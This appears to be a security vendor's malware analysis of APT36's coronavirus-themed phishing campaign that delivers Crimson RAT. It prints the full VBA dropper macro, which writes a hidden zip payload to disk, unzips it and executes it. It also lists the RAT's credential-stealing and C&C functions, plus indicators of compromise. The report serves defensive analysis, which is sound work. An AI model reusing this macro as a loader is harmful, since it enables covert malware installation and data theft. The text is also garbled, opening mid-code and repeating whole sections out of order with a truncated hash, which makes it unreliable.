    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

Since the coronavirus became a worldwide health issue, the desire for more information and guidance from government and health authorities has reached a fever pitch. This is a golden opportunity for threat actors to capitalize on fear, spread misinformation, and generate mass hysteria—all while compromising victims with scams or malware campaigns.

Profiting from global health concerns, natural disasters, and other extreme weather events is nothing new for cybercriminals. Scams related to SARS, H1N1 (swine flu), and avian flu have circulated online for more than a decade. According to reports from ZDnet, many state-sponsored threat actors have already started to distribute coronavirus lures, including:

- Chinese APTs: Vicious Panda, Mustang Panda
- North Korean APTs: Kimsuky
- Russian APTs: Hades group (believed to have ties with APT28), TA542 (Emotet)
- Other APTs: Sweed (Lokibot)


Recently, the Red Drip team reported that APT36 was using a decoy health advisory document to spread a Remote Administration Tool (RAT).

APT36 is believed to be a Pakistani state-sponsored threat actor mainly targeting the defense, embassies, and the government of India. APT36 performs cyber-espionage operations with the intent of collecting sensitive information from India that supports Pakistani military and diplomatic interests. This group, active since 2016, is also known as Transparent Tribe, ProjectM, Mythic Leopard, and TEMP.Lapis.

APT36 spreads fake coronavirus health advisory

APT36 mainly relies on both spear phishing and watering hole attacks to gain its foothold on victims. The phishing email is either a malicious macro document or an rtf file exploiting vulnerabilities, such as CVE-2017-0199.

In the coronavirus-themed attack, APT36 used a spear phishing email with a link to a malicious document (Figure 1) masquerading as the government of India (*email.gov.in.maildrive[.]email/?att=1579160420*).



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT


```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software
- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

```
File Write      process:  rundll32.exe   op:      OpenModify    status:  0xC0000034
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp
File Read       process:  rundll32.exe   op:      Unknown       status:  0x00000000
